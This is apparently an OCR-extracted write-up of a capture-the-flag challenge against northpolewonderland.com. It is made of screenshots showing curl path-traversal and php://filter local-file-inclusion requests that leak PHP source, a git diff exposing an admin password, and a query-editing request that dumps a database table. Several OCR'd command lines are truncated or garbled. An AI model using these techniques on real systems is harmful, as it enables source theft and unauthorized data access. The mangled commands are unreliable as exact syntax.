
Ad Nauseam Ads for people tired of ads

You must be logged in to access this page

```
Meteor Miner
Toggle Loaded Only
Collections
  HomeQuotes   5 Records   2 Unique Field Sets
Subscriptions
  meteor.loginServiceConfiguration
  _roles
  meteor_autoupdate_clientVersions
  adminQuotes
Templates
  AdminQuotes
  MasterLayout
  Nav
Routes
  /aboutus >
  /admin/quotes >
  /affiliate/:affiliateId >
  /campaign/create >
  /campaign/review >
  /campaign/share >
  /create >
  / >
  /login >
  /manage >
  /register >
```

```
'window.webkitStorageInfo' is deprecated. Please use            VM399:106
'navigator.webkitTemporaryStorage' or
'navigator.webkitPersistentStorage' instead.
'webkitIndexedDB' is deprecated. Please use 'indexedDB' instead.  VM399:106
> HomeQuotes.find().fetch()
< ▼Array[5]
    ▶0: Object
    ▶1: Object
    ▶2: Object
    ▶3: Object
    ▼4: Object
       _id: "zPR5TpxB5mcAH3pYk"
       audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
       hidden: true
       index: 4
       quote: "Just Ad It!"
      ▶__proto__: Object
     length: 5
    ▶__proto__: Array[0]
>
```

Reference 9



```
": "../../../exception"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "../../../../exception"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "../../../../../exception"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "../../../../../../exception"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "../../../../../../db"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# :~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data"
r": "docs",shdump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
POST contains invalid JSON!
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
"docs", "crashdump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
"\""root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data"
"derp", "crashdump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
root@kali:~# :~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data"
dump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
POST contains invalid JSON!
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
"docs", "crashdump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
"\""root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data"
r": "docs",shdump": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
POST contains invalid JSON!
root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"
": "crashdump-JxViUC"}}' http://ex.northpolewonderland.com/exception.php
"\""root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data"
": "php://filter/convert.base64-encode/resource=crashdump-JxViUC"}}' http://ex.northpolewonderland.com/
.php
PD9waHAgcHJpbnQoJyJcIiInKTs=root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation":
": "php://filter/convert.base64-encode/resource=crashdump-JxViUC"}}' http://ex.northpolewonderland.com/
.php | base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   145    0    28  100   117    124    520 --:--:-- --:--:-- --:--:--   520
<?php print('"\""');root@kali:~# 
```

https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities

And imagine I have another page, index.php, that looks like this:

```
<?php
print("Some index page or something\n");
?>
```

You've probably seen URL's like the following: http://localhost/ex1.php?page=index. That URL will load index.php (the ".php" is added server-side, remember) and include it in the HTTP response as follows:


```
$ curl "http://localhost/ex1.php?page=index"
Some index page or something
```

However, we can't see the source to either ex1.php or index.php, because the PHP interpreter will be interpreting that code, not merely displaying it. With the magic of the base64-encode PHP filter, though, the PHP interpreter will **not** interpret the resource as code. This allows us to see the original server-side PHP code content! Let's give it a shot:

```
$ curl -s "http://localhost/ex1.php?page=php://filter/convert.base64-encode/resource=index"
PD9waHAKcHJpbnQoIlNvbWUgaW5kZXggcGFnZSBvciBzb21ldGhpbmdcbiIpOwo/Pgo=
$ curl -s "http://localhost/ex1.php?page=php://filter/convert.base64-encode/resource=index" | base6
<?php
print("Some index page or something\n");
?>
```

Great! The ".php" extension is still added on the server side, but we've managed to get something very useful anyway. Now we can examine the PHP for SQL injection, code injection, secrets like database connection information, etc.


GOT THE SOURCE TO
CLIENT PHP WEB SITE



kali (IPTables+Other) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminal
Sat 06:29
root@kali: ~
File Edit View Search Terminal Help
Ask me anything
12:29 AM
12/17/2016

```
?>root@kali:~# clear

root@kali:~# curl -H 'Content-Type: application/json' --data '{"operation": "ReadCrashDump", "data": {"crashdump
": "php://filter/convert.base64-encode/resource=../exception"}}' http://ex.northpolewonderland.com/exception.php
 | base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3289    0  3176  100   113    568     20  0:00:05  0:00:05 --:--:--   780
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST.\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json,\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
        # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON! \n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
        $obj['operation'] !== "WriteCrashDump" and
        $obj['operation'] !== "ReadCrashDump"))
        {
```

Reference 10


kali (IPTables+Other) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Gitk
Tue 02:07
104.198.252.157: All files - gitk
File Edit View Help
Ask me anything
8:07 PM
1/2/2017
Ctrl + Alt

```
Change the database and application/test script to use the real field names  me <me@example.org>  2016-11-15 04:33:27
Add login to the HTML side of things                                          me <me@example.org>  2016-11-14 05:13:20
Add a HTML login page, and refactor a little to make check_user() usable by   me <me@example.org>  2016-11-14 04:27:31
Move some functions into this_is_json.php                                     me <me@example.org>  2016-11-14 04:06:13
Small authentication fix                                                      me <me@example.org>  2016-11-14 03:22:22
Add authentication                                                            me <me@example.org>  2016-11-14 03:19:32
Add some basic write-to-the-database functionality                            me <me@example.org>  2016-11-14 02:37:10
Add a bit of database functionality                                           me <me@example.org>  2016-11-14 02:25:23
Add a script to test the API                                                  me <me@example.org>  2016-11-14 02:11:31
Added the start of a reporting page                                           me <me@example.org>  2016-11-14 02:10:45
```

SHA1 ID: 5f0c135e1479d865945577c0a70d0cf39e49cdc7 Row 22 / 26

Find commit containing: Exact All fields


Search password

◆ Patch ◇ Tree

◆ Diff ◇ Old version ◇ New version Lines of context: 3 □ Ignore space change

```
 --
--- Dumping data for table `reports`
+-- Dumping data for table `users`
 --

-LOCK TABLES `reports` WRITE;
-/*!40000 ALTER TABLE `reports` DISABLE KEYS */;
-/*!40000 ALTER TABLE `reports` ENABLE KEYS */;
+LOCK TABLES `users` WRITE;
+/*!40000 ALTER TABLE `users` DISABLE KEYS */;
+INSERT INTO `users` VALUES (0,'administrator','KeepWatchingTheSkies'),(1,'guest','
+/*!40000 ALTER TABLE `users` ENABLE KEYS */;
 UNLOCK TABLES;
 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

@@ -72,4 +74,4 @@ UNLOCK TABLES;
 /*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
 /*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

--- Dump completed on 2016-11-13 18:29:06
+-- Dump completed on 2016-11-13 19:17:27

----------------------------- test/test_client.rb -----------------------------
index de84d76..ac67d4f 100644
@@ -5,6 +5,8 @@ require 'httparty'
     :field1 => 'value1',
     :field2 => 'value2',
     :field3 => 'value3',
+    :username => 'administrator',
```

```
Comments
db.php
functions.php
report.php
sprusage.sql
test/test_client.rb
```



Windows 7 (Clean and Unlicensed) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
Sprusage Usage Reporter!
Sprusage Usage Reporter!
Sprusage Usage Reporter!
https://analytics.northpolewon...
Search
Sprusage
Query
View
Edit
Logout
7:03 PM
1/2/2017
Ask me anything
9:03 PM
1/2/2017
Ctrl + Alt

https://analytics.northpolewonderland.com/edit.php?id=8d0f01e0-b352-4d5d-a86f-5aeef30c14d7&name=report-6695eb60-6078-479a-8f30-d0cc164dfc17&description=Report+generated+%40+2017-01-03+02%3A58%3A10

Sprusage

Welcome to the the 'Sprusage' usage monitor!

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='8d0f01e0-b352-4d5d-a86f-5aeef30c14d7', `name`='report-6695eb60-6078-479a-8f30-d0cc164dfc17', `description`='Report generated @ 2017-01-03
02:58:10', `query`='Select * from audio' WHERE `id`='8d0f01e0-b352-4d5d-a86f-5aeef30c14d7'Update complete!
```


Windows 7 (Clean and Unlicensed) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
Sprusage Usage Reporter!
Sprusage Usage Reporter!
Sprusage Usage Reporter!
https://analytics.northpolewon...
https://analytics.northpolewonderland.com/view.php?id=8d0f01e0-b352-4d5d-a86f-5aeef30c14d7
Search
Sprusage
Query
View
Edit
Logout
Ask me anything
7:03 PM
1/2/2017
Ctrl + Alt
9:03 PM
1/2/2017

Sprusage

Welcome to the the 'Sprusage' usage monitor!


Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX View

Details

ID	8d0f01e0-b352-4d5d-a86f-5aeef30c14d7
Name	report-6695eb60-6078-479a-8f30-d0cc164dfc17
Details	Report generated @ 2017-01-03 02:58:10

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	


Windows 7 (Clean and Unlicensed) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
Sprusage Usage Reporter!
https://analytics.northpolewonderland.com/edit.php?id=8d0f01e0-b352-4
Search
Sprusage
Query
View
Edit
Logout
File Edit View History Bookmarks Tools Help
Sprusage Usage Reporter!
Sprusage Usage Reporter!
https://analytics.northpolewon...
https://analytics.northpolewonderland.com/view.php?id=8d0f01e0-b352-4
Search
Sprusage
Query
View
Edit
Logout
Ask me anything
7:50 PM
1/2/2017
Ctrl + Alt
9:50 PM
1/2/2017

Sprusage

Welcome to the the 'Sprusage' usage monitor!

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='8d0f01e0-b352-4d5d-a86f-5aeef30c14d7', `name`='report-6695eb60-6078-479a-
8f30-d0cc164dfc17', `description`='Report generated @ 2017-01-03 02:58:10', `query`='Select to_base64(mp3)
from audio' WHERE `id`='8d0f01e0-b352-4d5d-a86f-5aeef30c14d7'Update complete!
```

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX View

Details


ID	8d0f01e0-b352-4d5d-a86f-5aeef30c14d7
Name	report-6695eb60-6078-479a-8f30-d0cc164dfc17
Details	Report generated @ 2017-01-03 02:58:10

Output
You may have to scroll to the right to see the full details

